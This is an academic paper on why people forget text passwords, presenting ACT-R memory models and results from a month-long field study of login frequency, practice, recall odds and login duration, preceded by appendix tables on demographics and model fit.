| Ph.D | 0 | 1 (2.04%) |
| Graduate/prof. degree | 9 (7.44%) | 3 (6.12%) |
| Ethnicity | | |
| White/Caucasian | 91 (75.21%) | 32 (65.31%) |
| Black/African American | 15 (12.40%) | 10 (20.41%) |
| Asian | 5 (4.13%) | 4 (8.16%) |
| Hispanic/Latino | 10 (8.26%) | 2 (4.08%) |
| Multiracial | 0 | 1 (2.04%) |
| Privacy concern (Westin index) | | |
| Privacy fanatic | 45 (37.19%) | 21 (42.86%) |
| Privacy unconcerned | 15 (12.40%) | 16 (32.65%) |
| Privacy pragmatist | 61 (50.41%) | 12 (24.49%) |
| Attitude about passwords | | |
| Pessimist | 1 (0.83%) | 2 (4.08%) |
| Optimist | 88 (72.73%) | 44 (89.80%) |
| Conflicted | 32 (26.45%) | 3 (6.12%) |
| Prior password leaked experienced | | |
| No | 53 (43.80%) | 19 (38.78%) |
| Yes | 44 (36.36%) | 14 (28.57%) |
| Not aware of | 24 (19.83%) | 16 (32.65%) |

**Table 11:** Demographics of our two participant categories.

| | AIC | logLik | df | Pr(>Chisq) |
|---|---|---|---|---|
| simple regression | 5080.6 | -2536.3 | | |
| multi-level base | 4536.7 | -2263.4 | 1 | <0.001 |
| + login level | 4316.3 | -2147.1 | 6 | <0.001 |
| + user level | 4320.4 | -2143.2 | 6 | 0.2494034 |
| + interactions | 4309.5 | -2133.7 | 4 | <0.001 |

**Table 12:** Goodness of fit for models predicting ZCVBN scores

| | AIC | logLik | Df | Pr(>Chisq) |
|---|---|---|---|---|
| simple regression | 1959.7 | -978.84 | | |
| multi-level base | 1794.6 | -895.28 | 1 | < 0.001 |
| + login level | 1694.9 | -839.46 | 6 | < 0.001 |
| + user level | 1684.7 | -828.37 | 6 | <0.01 |
| + interactions | 1687.6 | -825.80 | 4 | 0.27351 |

**Table 13:** Goodness of fit for models predicting password reuse

# Forgetting of Passwords: Ecological Theory and Data

Xianyi Gao[†], Yulong Yang[†], Can Liu[†], Christos Mitropoulos[†], Janne Lindqvist[†], Antti Oulasvirta[*]
[†]*Rutgers University,* [*]*Aalto University*

## Abstract

It is well known that text-based passwords are hard to remember and that users prefer simple (and non-secure) passwords. However, despite extensive research on the topic, no principled account exists for explaining when a password will be forgotten. This paper contributes new data and a set of analyses building on the ecological theory of memory and forgetting. We propose that human memory naturally adapts according to an estimate of how often a password will be needed, such that often used, important passwords are less likely to be forgotten. We derive models for login duration and odds of recall as a function of rate of use and number of uses thus far. The models achieved a root-mean-square error (RMSE) of 1.8 seconds for login duration and 0.09 for recall odds for data collected in a month-long field experiment where frequency of password use was controlled. The theory and data shed new light on password management, account usage, password security and memorability.

## 1 Introduction

This paper contributes to understanding the security of text-based passwords, the most prevalent method of authentication [43]. This paper builds on an ecological theory [10] of human memory to address the well-known tension between the security of a password and its usability. For example, common password creation guidelines predominantly focus on security objectives, yet users are reluctant to invest adequate effort in creating passwords that meet these criteria [47]. A large proportion of real-world passwords are weak and easy for attackers to guess [14]. Further, when a password is hard to remember, users may resort to practices that compromise security, such as reusing passwords [26]. Password managers have not solved this issue [2]. For example, one study suggested that the prevalence of password managers for text-based passwords is only at one percent [44]. The reasons users reported not adopting password managers include concerns about security, trust issues in vendors, uncertainty on software functions, limited support for web applications, and the fear of losing control of passwords [2]. Improving password memorability and usability is a worthy endeavor because password forgetting can even be associated with significant financial losses with password resets [76, 55].

At the core of the memorability–security issue is the psychological question *why* people remember some passwords and forget others. The key issue is forgetting: we need to understand why users are at times unable to remember passwords and unwilling to invest in creating complex passwords. Although one may understand system security as a technical subject, memorability is a fundamental factor in practical system security. Although previous studies have measured the memorability of passwords in the context of different authentication systems or strategies [21, 23, 33, 48, 60, 83], it is not known what makes a password memorable.

Several known principles of long-term memory functioning are relevant in this context. Based on the *depth of processing theory* [20], the way we attend to a password affects how well it is remembered. A password generated quickly will be not as well remembered as a password generated when one pays attention to it. The *encoding–retrieval match* suggests that similarity between cues (e.g. visual design of the login screen or presence of company logo) during encoding (when creating a password) and retrieval affects the probability of retrieval [61]. These two theories, however, do not predict password recall over time, because they do not include any time-related predictor. *Decay theory* suggests that memory traces decay over time when not activated, and several models have been proposed to capture this effect [56]. This could mean that longer time ago one used a password, the less likely one can remember it. *Interference theory* suggests that forgetting can be due to interference between similar memory traces, such as when the pass-

words have same words or are used in similar-looking applications [17]. *Activation theory* suggests that temporal effects and interference also depend on the level of activation [67]: the higher the activation to begin with, the more robust it is for memory recall.

Our paper investigates and empirically evaluates an *ecological theory of human long-term memory* [10] in the context of password recall. The ecological theory of memory suggests that long-term memory evolved to help survival by anticipating organismically important events [18]. The most important predictor of recall is the organismic importance of recalling it: in other words, the predicted value of remembering it in the future. Since most memory usage is not directly related to survival, Anderson and Schooler proposed an adaptation for daily stimuli such as emails and newspaper headings. Their model is a statistical mapping between occurrence probability and the probability of recall [9]. In the context of passwords, we propose that the more likely it is that one will need it in the future, the more likely it is recalled. Following Anderson and Schooler, this principle can be used to derive mathematical models of password retrieval probability. In this paper, we present and study these models, comparing their predictions on memorability against empirical data in the context of online authentication. The design of our field experiment tries to minimize the confounding effects of password security, log-in frequency, account type, and password managers.

This paper makes two main contributions: (1) we present models of password memorability based on the ecological theory of memory; (2) we present model fit and qualitative observations from a field experiment of online authentication. The results largely support the ecological hypothesis and the suggestion that forgetting is a major limiting factor leading to poor password practices and compromising of systems security. Our model enables system designers and security engineers to predict the probability of password forgetting given a level of system usage and potentially impose appropriate memory practice for users to mitigate forgetting. We discuss the implications of these findings on the design of authentication systems, policies, and guidelines.

## 2 Related Work

Previous studies have identified a number of factors affecting password memorability.

Repetitions improve memory of passwords. By asking participants to memorize secrets gradually and repeatedly, a study found that 88% of its participants were able to recall a 56-bit secret code after three days [16]. Another study also utilized spaced repetitions to help participants memorize Person-Action-Object (PAO) stories as a password management approach to generate strong passwords [13]. 77% of their participants recalled all their stories four months later, with at most 12 tests over the period. The study also found that the majority of forgetting occurred within the first 12 hours. Another study suggested that recalling after a short delay is an effective way to help retention [80]. In addition to the number of repetitions, the frequency of such repetitions also affects password memorability. A diary study reported that people seldom forget their passwords if they are used frequently [47].

Memorability also depends on the number of accounts and passwords [80, 23, 34]. A study found that password strength and use of symbols and digits in passwords can predict the likelihood of password reuse [65]. Another study reported that undergraduates had an average of 7.8 accounts per person [37]. They also found that majority of participants had only three or fewer unique passwords. A three-month study, collecting password-usage data with a browser plug-in, showed that people managed seven unique passwords in average, each of which were used for about 5.67 different sites [36]. A two-week diary study estimated that participants had an average of 11.4 accounts per person [42].

Password generation and mnemonic strategies have been found to affect memorability. For example, appending additional characters and digits noticeably reduces memorability [80]. A study showed that number chunking, a memorization technique, improved the memorability of system-assigned PINs [45]. Similarly, passwords generated by associating selected cognitive items could yield acceptable guessing rates while being less susceptible to forgetting than conventional passwords [19]. A study testing password creation guidelines explained that the password phrase strategy was secure against cracking while being easy to remember [83]. Similarly, another study suggested mnemonic phrase-based passwords are still secure and appropriate for some uses today although they could become more vulnerable in the future [53].

The human limits of memorability have also been linked to security issues in password management strategies. One study suggested that a maximum of four or five passwords per person reaches the limit of most users' memory capabilities [1]. Another study showed that people categorize their passwords into a limited set of categories, with varied security, with some accounts (e.g. financial accounts) being more important [40]. They also found that it is possible to crack passwords across categories if passwords from lower-value categories are known, as the passwords are similar across categories.

Other research has focused on studying whether different password-strength meters and password policies can affect user's password selection [51, 33, 72]. Although these studies also measured password memorability, the purpose was to examine the usability of corresponding

password meters and policies. Our study focuses on investigating password memorability and understanding how different factors affect password memorability quantitatively. We are the first to apply major memory theories and build mathematical models of text passwords for online authentication.

## 3 Modeling Password Memorability

This section presents mathematical models for password retrieval. The models are based on the ecological memory hypothesis. To derive quantitative predictions for recall odds and retrieval time, we used an established cognitive model called ACT-R (Adaptive Control of Thought – Rational [4]). The ACT-R model includes two key parts: (1) a model of memory activation and (2) a model of retrieval as a function of memory activation. These can be mapped to events in password use such as frequency.

The model assumes that the higher the activation, the more accessible a memory representation of a password is. Activation is related to the historical use of this memory element and contextual associations related to the memory recall [3, 6]. Based on this, the equation of activation for a memory element $i$ (or chunk $i$) is

$$A_i = B_i + \sum_{j=1}^{n} W_j S_{ij} \tag{1}$$

where $A_i$ is the activation level for element $i$, $W_j$ is the source activation of element $j$, $S_{ji}$ is the strength of association from element $j$ to $i$, and $B_i$ is the base-level activation. The second term with $W_j$ and $S_{ij}$ is related to the contextual setting in the current memory recall, the former affected by available cues and the latter by the level of attention to a cue. The base-level activation $B_i$ is based on the history of use (e.g. previous retrievals). These two terms are independent of each other and can be added when estimating the memory activation. $B_i$ can be obtained through equation [8]:

$$B_i = \ln\left(\sum_{j=1}^{n} t_j^{-d}\right) \tag{2}$$

where $t_j$ is the time for the $j$th use of this memory element, and $d$ is the memory decaying parameter. This equation aligns with how human memory works with spaced repetitions. It includes effects from both practice (summation of $n$ times memory usage) and memory decay over time (power function with negative factor).

The memory recall time is exponentially related to the memory activation [4, 7, 9]:

$$Time_i = Fe^{-M_i} \tag{3}$$

where $F$ is a time scale constant, and $M_i = A_i - P$. $A_i$ denotes the activation of element $i$, and $P$ is the mismatch penalty referring to the similarity of component $i$ to conditions. In case of online account logins, users are presented with the same login page each time, so the conditions and context information are similar each time. $P$ can be seen as a constant. As the value of $P$ only changes the scale factor of Equation 3, we can simply set it to zero and combine the effect of $P$ to term $F$.

The recall odds ($R_o$, ratio of the probability of successful recalls and the probability of failed recalls) can be calculated using the following equation [4]:

$$R_o = e^{(M_i - \tau)/s} \tag{4}$$

where $\tau$ is a memory threshold parameter, and $s$ is a parameter related to the variance of activation.

***Login Duration:*** To predict login duration, we assume that most variability in recall comes from retrievability of the associated memory. In the study reported in this paper, we assigned password logins for online accounts with different login frequencies (e.g. once per day or once per five days). We can consider the successful login duration as the summation of memory recall time ($Time_i$) and action time ($Time_{act}$, including the time for users to navigate the login page, to type, and to enter:

$$Time_{login} = Time_i + Time_{act} \tag{5}$$

We can calculate the expected value of successful login duration:

$$E[Time_{login}] = E[Time_i] + E[Time_{act}] \tag{6}$$

where $Time_{act}$ is a random variable with a mean $E[Time_{act}]$. After substituting (Equations 1, 2, and 3 to Equation 6), we can obtain

$$E[Time_{login}] = \frac{E[Fe^{-C}]}{\sum_{j=1}^{n} t_j^{-d}} + E[Time_{act}] \tag{7}$$

where $C$ is the contextual term ($\sum_{j=1}^{n} W_j S_{ij}$), which can be considered as a random variable with a constant mean. Therefore, we can simply use a constant parameter $K$ to represent the value of $E[Fe^{-C}]$. The time variable $t_j$ is equal to $f \cdot j$ where $f$ is the login frequency (e.g. login in every $f$ days). $n$ is the amount of practice with the same password.

$$\sum_{j=1}^{n} t_j^{-d} = \sum_{j=1}^{n} (f \cdot j)^{-d} = f^{-d} \sum_{j=1}^{n} j^{-d} \tag{8}$$

By applying an integral approximation [5] for the summation term,

$$\sum_{j=1}^{n} j^{-d} \approx \int_{j=0}^{n} j^{-d} dj = \frac{n^{1-d}}{1-d}, (d < 1) \tag{9}$$

which has bounded error for a fixed value of $d$, we obtain an equation for the average successful login duration:

$$E[Time_{login}] \approx \frac{Kf^d(1-d)}{n^{1-d}} + E[Time_{act}] \quad (10)$$

***Recall Odds:*** Using a similar approach, we can derive the equation to predict recall odds, defined by the probability of successful logins divided by the probability of failed logins. We can substitute Equations 1 and 2 into Equation 4 and then apply the approximation in Equation 8 to obtain:

$$R_o \approx e^{-\tau/s+C/s}(1-d)^{-1/s} f^{-d/s} n^{(1-d)/s} \quad (11)$$

where $C$ is the contextual term ($\sum_{j=1}^{n} W_j S_{ij}$) as above after Equation 7, $\tau$ is the threshold parameter, $s$ is a parameter related to the variance of activation, and $d$ is the memory decay parameter.

The experimental value of recall odds can be a good estimation of the expected value of the theoretical recall odds ($R_{o\_Measured} = E[R_o]$). Therefore, we can further obtain that

$$R_{o\_Measured} \approx A f^{-d/s} n^{(1-d)/s} \quad (12)$$

where $A = e^{-\tau/s}(1-d)^{-1/s} E[e^{C/s}]$.

# 4 Method

This study focuses on the effects of account login frequency, account types, and password strength on the password recall success rate and time. Participants generated passwords for several accounts and were asked to recall the passwords multiple times at different points of time afterwards. Asking participants to generate passwords for a study is a common approach for password studies [40, 51, 57, 72, 78, 80, 83] and this approach has received empirical support when compared against real passwords [35].

Each participant was required to participate in our study for about one month. We stored all collected data (e.g. passwords generated for our study, time, and account information) in our secure server for later analysis. We recruited participants over approximately four months from July 2017 to October 2017.

Our study was approved by the Institutional Review Board of Rutgers University.

Many password studies have used crowdworking sites, such as Amazon Mechanical Turk [77, 46, 78, 73, 72, 71, 51, 45, 33]. We decided that crowdsourced recruitment is not ideal for our purposes, because participation was needed for a sustained period of one month and participation required a face-to-face meeting for instructions and the survey. During the study period, we kept in touch with participants through emails for any questions and concerns. We also sent out reminders to make sure that most tasks were completed. Based on our experience from a pilot study, meeting in person to give instructions, explain tasks, and show task examples results in less misunderstanding and lower drop-out rate compared to crowdsourcing approach (e.g. watch tutorial videos and read instructions).

## 4.1 Participants

109 participants were recruited by posting flyers around the university campus, web sites (e.g. reddit and craigslist), and university mailing lists. During the study, four participants decided to quit (due to change in summer vacation schedule). Five participants took too long to complete more than one third of the tasks, and were excluded from analyses. Having too many expired tasks would have affected the independent variables. Therefore, the results in this paper are based on the remaining 100 participants. Based on our pilot study, we estimated that the sample size is sufficient for modeling.

Our participants' ages ranged from 18 to 62 with a mean of 24. 52% of them were women and 48% were men. Most of our participants were college students who were pursuing a variety of majors (e.g. engineering, computer science, business, psychology, and biology): 57% were undergraduate students and 29% were graduate students. The remaining 14% included employed engineers, IT professionals, administrative support workers, and others.

## 4.2 Experiment Design

Our experiment asked participants to create passwords for eight online accounts and log in to these accounts with certain frequencies. Participants performed tasks using a web application. This type of design allowed participants to perform tasks anytime and anywhere, which fitted the real usage of passwords better compared to lab studies.

### 4.2.1 Password Memorability Metrics

In our study, we used login success rate and login duration as password memorability metrics. Login success rate, defined as the ratio of successful logins over the number of total logins satisfying a certain condition, is a commonly-used metric to measure the memorability [21, 22, 23, 24, 33, 60, 45, 16]. Login duration has been used in previous studies to measure memorability as well [73, 22, 23, 45]. In our study, the login duration is the time period from when the login page appears to when the participant logs into the home page or sees the login failure message.

### 4.2.2 Study Variables

In our study, we focus on investigating major prediction variables including account type, login frequency, and password strength.

**Account Type:** Account type variable is a within-subject variable because participant is required to generate passwords for different accounts. Similar web based studies have shown that people purposefully generate passwords with different levels of security and behave differently for different accounts [11, 63, 40]. The purpose of this variable is to study whether such difference exists in the memorability of passwords as well.

We used the account categories proposed in literature [40, 15]: identity accounts, financial accounts, content accounts, and sketchy accounts (we refer to them as advertisement accounts in this paper). This categorization provides a reasonable separation of different accounts, and has been shown to match the subjective perception of importance people have regarding their accounts [40].

We designed eight different accounts in our study: one email account and one social networking account as identity accounts, one banking account and one shopping account as financial accounts, one news reading account and one music streaming account as content accounts, and one daily deal posting account and one coupon posting account as advertisement accounts. We selected these eight accounts for their common appearance on the Internet. Our account categories also match the accounts people typically use online [42].

**Login Frequency:** Login frequency variable is a within-subject variable indicating how frequently a participant needed to log in to an account. It has been shown that people access their passwords at various frequencies [42], and login frequency plays an important role in password memorability [47].

There were eight different login frequencies: once a day, once every two days, once every three days, ..., and once every eight days. Previous studies utilized different log-in frequencies from once per hour to once per two weeks [31, 23, 21, 16, 84]. Our frequencies were also within this range adjusted for the case of online accounts.

Eight different frequencies were randomly assigned to eight different accounts with 8! possible assignments in total. Each participant was randomly given one of these assignments. A diary study on password usage found that most users accessed their accounts 40 to 110 times in two weeks and users had a mean of 8.6 accounts [42]. In our study, the number of logins for each participant per two weeks was about 50 which was within the normal range.

**Password Strength:** Password strength is a variable related to password security. It is common for users to self-generate passwords instead of being assigned them for online accounts. Therefore, password security varies based on our participants chosen passwords to ensure the ecological validity of our study. We do post-hoc analysis for the effect of password strength.

We included a password strength meter in the login page to provide participants feedback on passwords. Password strength meters are well-studied and shown to have an observable impact on password security as well as user behavior [33, 51, 78, 71]. Also, they have been wildly deployed in industry to help users generate passwords. Therefore, participants are familiar with them and they are effective at influencing password generation. We used the *zxcvbn* password strength meter from Dropbox [29]. It is open-source and has been deployed in many practical applications such as WordPress [38], Dropbox [29], Stripe [75], and Coinbase [25]. Prior work has shown that compared with meters that primarily focus on character sets and length requirement, zxcvbn meter measures the password strength based on the structure of passwords, and found to be consistent with most publicly-available password datasets [27]. It was shown to be accurate and suitable for mitigating online attacks [81].

Recently, researchers have also used neural networks with password meters to provide real-time text feedback on why the password is weak and how to make it strong [77]. Although this data-driven password meter is effective, it generates a lot of password guidelines leading users to only generate passwords that are considered to be secure (e.g. they contain more than 8 characters, include several symbols, do not use date and year, include a number in the middle, and do not to use common phrases or words) but could be hard to remember. Since we are interested in both security and memorability, we did not want to provide participants with too many guidelines to restrict the natural variation of our password data.

In addition to the online password meter zxcvbn, we applied off-line methods to evaluate password guessability. Off-line password crackers and estimators allow intensive computations compared to online password meters. We used Hashcat 3.00 [41] to perform the rule-based dictionary attacks on our collected password set. Hashcat is a popular password cracker that has been applied to many password studies [66, 79, 57, 30]. The password dictionary that was used is a shuffled combination of different wordlists including Google 1-gram English dataset [39], UNIX dictionary [54], RockYou leaked password dataset, and phpbb leaked password dataset. The dictionary contained 38M unique words. We used the rules (i.e. functions that modify, cut or extend the dictionary words) from KoreLogic [52] for our password cracking. KoreLogic contains 42M rules and it has been used to imitate the real-world attacker behavior in the latest text password cracking study [79]. To obtain a good estimation of password strength, we also applied an existing password estimating model trained with neural networks [58].

We asked our participants not to reuse passwords for different accounts because the number of different passwords a person needs to manage can largely affect memorability. In our study, password reuse needed to be controlled in order to examine other interesting factors ef-

fectively. We focused on the quantitative modeling of password memorability instead of exploring the factors related to memory load such as number of passwords or accounts that others have studied [80, 23, 34]. To examine password reuse and similarity, we used *edit proportion*, which is a normalized version of the Damerau-Levenshtein string-edit distance [12]. For two passwords, we calculated first the edit distance, and then normalized it by dividing it to the length of the longer password. The edit proportion ranges from 0 (exactly the same) to 1 (completely different). Passwords from different accounts need to have edit proportion larger than 0.25. Previous studies have used similar approach with Damerau-Levenshtein distance to measure password similarity [26, 62].

#### 4.2.3 Task Scheduling

It is unlikely anybody creates eight accounts in a day during their normal daily lives. Therefore, we designed our study so that participants created one new account a day, regardless of the login frequency the account had. For each account created, the corresponding login tasks were scheduled based on the login frequency starting from the creation day. The order of accounts was randomly shuffled to avoid bias.

The time of the day for sending a registration or login task was randomly chosen between 6:30 AM to 10:00 PM. A previous study showed people primarily use their passwords within this time range [36]. Using this randomization ensured we had creation and login tasks distributed throughout the day.

For login tasks, we prefilled the corresponding username for participants because we only focus on studying the memorability of passwords in this paper. Forgetting usernames is different from forgetting passwords as usernames and passwords can be managed very differently by users. Prefilling the username can rule out the cases of forgetting usernames which should be studied differently.

For each login task, participants had five attempts. If they failed to login to an account with five attempts, they received a link to reset the password. We decided to allow five attempts after referring to real-world applications. Given that some prominent services still limit attempts to three nowadays (e.g. Facebook), we would like to set the number of attempts for our study low as well. However, if the number of attempts is too low, participants may keep resetting passwords which would generate less data on the memorability of a password over time. Our choice of a maximum of five attempts was based on a pilot study where these factors were considered.

Each task was generated with a unique id. Each link participants used to access their tasks was based on its unique id. By making each link unique and attaching a status flag to it, we could control when participants could





Figure 1: An example user interface of the login page for an online banking account.

access each task. Each link expired 24 hours after it was sent to participants. The email recovery link also followed similarly. Each recovery email participants received contained a unique recovery link for the password reset. The recovery link was set to expire in one hour. In this way, we ensured only participants themselves could proceed in their recovery process. We also ensured that each account had a set of unique email templates to distinguish from each other.

### 4.3 Apparatus

We designed and built a web application for this study. The application was written in Javascript, using Meteor framework [59]. The application generated different emails depending on the type of the task. In addition, for each task, the application generated and sent a reminder email automatically if the participant had not finished it after three hours.

We disabled auto-fill password function of web browsers and password managers. For example, we customized the password input field to read-only, as web browsers would only autofill the field if the fields were writeable. Our application also checked if the password field was already filled with texts.

To prevent participants to simply put their username or account header text (e.g. Online Banking) as the password, our web application examined the similarity of username and account header text to the generated password. The editing proportion among them should be larger than 0.25 when measured with normalized Damerau-Levenshtein distance. Many existing online accounts have similar restrictions [82, 32, 49, 69, 64, 28]. We also asked par-

ticipants in the exit survey whether the participants had written down their passwords or used password managers.

We used representative icons and headings in the web page for each account (e.g. see the online banking login page in Figure 1) to make sure participants were aware of these accounts being different and of their real-world usage and importance. In the login page, we also included brief text to explain online service features for the corresponding account.

## 4.4 Procedure

First, participants were introduced to the study and asked for consent to participate in the experiment. After consenting, we explained how to use our web application with an example demo and encouraged participants to ask questions if any.

Next, we asked participants to complete an entry survey (see Appendices for questions). The entry survey asked participants to report their email, demographic information, and answers to questions about password management. For password management questions, we asked participants how many passwords and accounts they were using, how many passwords they could remember without checking notes, and how often they forgot passwords. These password management questions were inspired by a prior password managing study [74]. We also asked our participants' opinions towards using password saving features in browsers or other password managers, and whether they had any strategy to help them memorize passwords in their daily lives.

The study lasted approximately one month. Participants needed to monitor their email account daily for new tasks. Each email contained a link to access the web application and to complete a task which was either registration or login.

After one month, we asked our participants to come back and complete an exit survey (see Appendices section at the end for questions) in our lab. In the exit survey, we had questions confirming whether they wrote down any passwords and whether they used any password managers or other password saving options during our study. We also asked participants the importance of different types of online accounts.

## 4.5 Survey Response Coding Approach

For coding open-ended responses, we followed a coding guideline for qualitative analysis [68]. First, open coding was used to generate labels from participants' responses. Then, several themes emerged from responses on each topic. We applied axial coding for further categorization to find the overall concepts and themes. Ambiguous cases were discussed among our group. At the end, we proofread coding and re-coded several times to ensure the reliability of our results. Some of the representative samples of participants' quotes will be shown as we present our findings.

| zxcvbn Score | Score 0 | Score 1 | Score 2 | Score 3 | Score 4 |
|---|---|---|---|---|---|
| Password Strength | Too Weak | Very Weak | Medium | Strong | Very Strong |
| Password Distribution | 2% | 22% | 24% | 31% | 21% |

Table 1: Distribution of our collected passwords for different zxcvbn scores [29]. There are 1443 different passwords in total. Most passwords (31%) are in score 3 (strong) and very few passwords (2%) are in score 0 (too weak).

| Frequency (days per login) | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
|---|---|---|---|---|---|---|---|---|
| Success Rate | 0.967 | 0.942 | 0.912 | 0.871 | 0.871 | 0.833 | 0.813 | 0.802 |

Table 2: Login success rates for different login frequencies. The login success rate of a frequency is the ratio of the number of successful logins in this frequency to the total number of logins of this frequency.

# 5 Results

We start with an overview of our collected data. We then analyze how each variable affects password memorability and discuss model fitting. At the end, we present findings from survey responses.

Overall, 10680 login tasks were sent. Of these, 10041 tasks were completed and 639 tasks expired. Participants completed 800 account creation tasks and 9241 account login tasks.

Our participants generated 1443 passwords, which had minimum length of 3 and maximum length of 31. In the account creation page, we used the zxcvbn password strength meter [29] to estimate password security: score 0 (too weak) – passwords with this strength are considered as risky and can be guessed with fewer than $10^3$ guesses, score 1 (very weak) – passwords are very guessable with fewer than $10^6$ guesses, score 2 (medium) – passwords are somewhat guessable with fewer than $10^8$ guesses, score 3 (strong) – passwords are safely unguessable with fewer than $10^{10}$ guesses, and score 4 (very strong) – passwords are very unguessable with more than $10^{10}$ guesses. Table 1 shows the distribution of our collected passwords across different zxcvbn scores.





Figure 2: Recall odds vs. password login frequency. Recall odds drops fast initially and slows down as login frequency continues to change.





Figure 3: Violin plots of login duration vs. login frequency for successful logins and all logins. Violin plots show the probability density of the data at different login duration. On the violin plots, we marked the means (small circles) and medians (horizontal line) of the login duration when grouped based on login frequency.

## 5.1 Frequent Logins Help Memorability

In the dataset, participants' overall login success rate drops when the login frequency becomes less frequent (Table 2 with login frequency changing from 1 day per login to 8 days per login). Because recall odds has been shown to have functional relationship with time and practice [8, 9], we can simply convert success rate, $p$, to recall odds ($Ro = p/(1-p)$).

Figure 2 shows more logins help people to memorize their passwords since the recall odds decreases when the login frequency changes from 1 day per login to 8 days per login. Curve fitting with common functions (e.g. linear, polynomial, logarithmic, exponential, and power) shows power function as the best match ($R^2 = 0.9901$) with the fitting function: $Ro = 29.97 f^{-0.98}$. Exponential function shows the second best match ($R^2 = 0.9060$) with the fitting function: $Ro = 27.45 e^{-0.27 f}$. This finding is in agreement with a study that showed that the power function had a better match for memory decay compared to the exponential function proposed by very early psychology studies [9].

Figure 3 shows that the mean and variance of login duration both increase as frequency changes from 1 day per login to 8 days per login. It means people need more time to input their passwords when the passwords are less frequently used. This pattern exists in both the overall login data and the successful login data. When compared with successful logins, overall logins have higher means and variances of login durations. This makes sense as overall login data include failed logins which usually have longer login durations than successful logins. Login durations for successful logins are plotted separately because they are highly related to memory recall time (i.e. successful login duration is the recall time plus action time). On the other hand, a login duration for a failed login is the time for a participant to try all five attempts and give up because we limited number of attempts to five.

Figure 4 shows that the average login duration increases as the login frequency changes from 1 day per login to 8 days per login and the difference is statistically significant ($p < 10^{-15}$ for both successful logins and overall logins). It means the password login frequencies affect the time that people needed to input their passwords. This result and Figure 2 suggests that people need more time to input their passwords when the passwords are less frequently used. We used Scheffé's test for the pairwise comparison between different frequency groups. We chose Scheffé's test instead of other common ones (e.g. Tukey's test, Bonferroni method, Dunn and Sidák's approach, and Fisher's test) because Scheffé's test allows unbalanced sample sizes for different groups and it provides a simultaneous confidence level for comparisons [70]. As tradeoff, Scheffé's test is very conservative compared to other tests. Figure 4 also shows the confidence intervals for pairwise comparison with Scheffé's test.

## 5.2 More Logins Help Memorability

Figure 5 shows that logging in more helps people to memorize their new passwords. We call this login practice. We plotted the reciprocal of the recall odds instead of recall odds because recall odds could reach infinity when the recall success rate reached to 1 after enough practice. The recall odds can be calculated by the success rates, and the success rate for Nth login with a password is the number of successful logins divided by the total number of logins when grouped by the practice variable. As the number of logins or practice increases, the reciprocal of recall odds decreases and quickly reaches near zero, meaning that the recall odds increases and reaches near infinity quickly. Curve fitting with common functions (e.g. linear, polynomial, logarithmic, exponential, and power) shows the





Figure 4: Average login duration vs. login frequency for overall logins and successful logins. The confidence interval (CI) for each mean is shown as a vertical bar. This figure also shows pairwise comparison for different frequency groups. If the CIs of two frequency groups do not overlap, the means of their login durations are statistically significantly different. For example, with successful logins, the mean login duration for 4 days per login is statistically significantly different from the means of 1, 2, 7, and 8 days per login but not statistically significantly different from the means of 3, 5, and 6 days per login.

power function as the best match ($R^2 = 0.9978$) with the fitting function: $1/Ro = 0.60n^{-2.22}$ where $Ro$ is the recall rate (note that this recall odds grouped by practice is different from the recall odds grouped by login frequency in previous section) and $n$ is the Nth login with a password.

Figure 6 shows that logging in more helps to decrease the needed time for inputting the passwords. Again, all login data indicates the overall login duration, while successful login data is highly related to the recall time. Both successful and all logins show the decreasing of average login duration when practice increases. They also both show the increase of variance for login duration when practice increases. Overall, the mean of login duration across different practice groups are statistically significantly different ($p < 10^{-15}$ for both overall logins and successful logins).

We applied Scheffé's test [70] for the pairwise comparison between different groups with different practice (see Figure 6 for CIs and comparisons). For example, from the upper figure with all login data, the mean of login duration for 1st login is statistically significantly different from all other groups. The mean for 2nd login is statistically significantly different from 1st, 6th, 12th, and 13th login groups. From the lower figure with only successful logins, the mean for 1st login is statistically significantly different from all other groups except the 2nd login group. The mean for 2nd login is statistically significantly different from 1st, 12th, and 13th login groups.

